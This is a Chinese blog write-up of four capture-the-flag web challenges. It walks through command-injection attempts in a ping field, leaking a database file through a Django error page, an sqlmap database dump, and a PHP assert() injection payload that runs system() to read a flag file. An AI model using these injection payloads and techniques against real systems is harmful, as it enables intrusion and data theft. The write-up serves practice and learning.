攻防世界web（二）进阶（一）

原创

「已注销」 于 2019-08-18 19:56:13 发布 528 收藏

分类专栏： 攻防世界 web writeup 文章标签： web 攻防世界

本文链接：https://blog.csdn.net/weixin_43342135/article/details/99706993


攻防世界 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏


web writeup

6 篇文章 0 订阅

订阅专栏

1.Cat

这里做了好久都没有头绪，一开始测完网页的功能之后，就明白了网页是ping(连接ip)，于是就用 127.0.0.1&&ls 去尝试查询网页的目录，结果发现被屏蔽了，这里又尝试了127.0.0.1||ls 和 127.0.0.1&&dir 都发现被过滤掉了，于是这里查看别人的writeup，明白了毛线，说是因为字符超过0x7F的ASCII都会引发Django的报错。在url中输入?url=%88,可以得到报错页面：


```
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<meta name="robots" content="NONE,NOARCHIVE">
<title>UnicodeEncodeError at /api/ping</title>
<style type="text/css">
  html * { padding:0; margin:0; }
  body * { padding:10px 20px; }
  body * * { padding:0; }
  body { font:small sans-serif; }
  body>div { border-bottom:1px solid #ddd; }
  h1 { font-weight:normal; }
  h2 { margin-bottom:.8em; }
  h2 span { font-size:80%; color:#666; font-weight:normal; }
  h3 { margin:1em 0 .5em 0; }
  h4 { margin:0 0 .5em 0; font-weight: normal; }
  code, pre { font-size: 100%; white-space: pre-wrap; }
  table { border:1px solid #ccc; border-collapse: collapse; width:100%; background:white; }
  tbody td, tbody th { vertical-align:top; padding:2px 3px; }
  thead th {
    padding:1px 6px 1px 3px; background:#fefefe; text-align:left;
    font-weight:normal; font-size:11px; border:1px solid #ddd;
  }
  tbody th { width:12em; text-align:right; color:#666; padding-right:.5em; }
  table.vars { margin:5px 0 2px 40px; }
  table.vars td, table.req td { font-family:monospace; }
  table td.code { width:100%; }
  table td.code pre { overflow:hidden; }
  table.source th { color:#666; }
  table.source td { font-family:monospace; white-space:pre; border-bottom:1px solid #eee; }
  ul.traceback { list-style-type:none; color: #222; }
  ul.traceback li.frame { padding-bottom:1em; color:#666; }
  ul.traceback li.user { background-color:#e0e0e0; color:#000 }
  div.context { padding:10px 0; overflow:hidden; }
```


然后说是用 Django 报错调用栈中的信息，在settings项目中可以看到数据库相关信息
，然后提交@/opt/api/database.sqlite3，一脸懵逼，查找字符串发现了flag：

```
:00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_GOOD_@}\n&#39;</pre></td>
```


2.ics-06

打开这道题发现了功能模块中只剩下了一个报表中心可以使用，进去之后，一脸懵逼说是送分题，但是不知道id=多少，于是采用burpsuite爆破，在id=2333的时候，不一样，登入之后得到flag




3、NewsCenter

将页面将用burpsuite抓取，然后另存为txt文件，再用sqlmap扫描，

```
sqlmap.py -r xxx.txt --dbs
```


发现了一个news



之后再

```
sqlmap.py -r xxx.txt -D news --dump
```

得到flag：



4、mfw

‘参考知识点：git代码泄露’

```
        <ul class="nav navbar-nav">
          <li class="active"><a href="?page=home">Home</a></li>
          <li ><a href="?page=about">About</a></li>
          <li ><a href="?page=contact">Contact</a></li>
    <!--<li ><a href="?page=flag">My secrets</a></li> -->
        </ul>
```

看不懂这个提示还是误导，之后看了别人的writeup才会的。
才知道原来存在.git源代码泄露，用git下载下来之后，

大概浏览一下所有的php文件，发现只有index.php有可能有切入口
于是分析index.php

```php
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
        //以get方式获得一个page变量，如果没有，则设置为home

$file = "templates/" . $page . ".php";
    //将page变量拼接成一个templates下的php文件，设置为变量file

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
        //判断file中是否有" .. "，如果有则直接退出
// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!")

?>
```


其中assert()函数会将括号中的字符当成代码来执行，并返回true或false。
strpos()函数会返回字符串第一次出现的位置，如果没有找到则返回False
这里的两个assert看起来没什么破绽，但是用到了上面的file变量

然后插入代码：

```
$file = "templates/" . $page . ".php";

assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
```

于是可以构造url为page=abc’) or system(“cat templates/flag.php”);//
访问得到flag：



```
<?php $FLAG="cyberpeace{2df52f232e87fb5d94262ffa263feeef}"; ?>
<?php $FLAG="cyberpeace{2df52f232e87fb5d94262ffa263feeef}"; ?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
```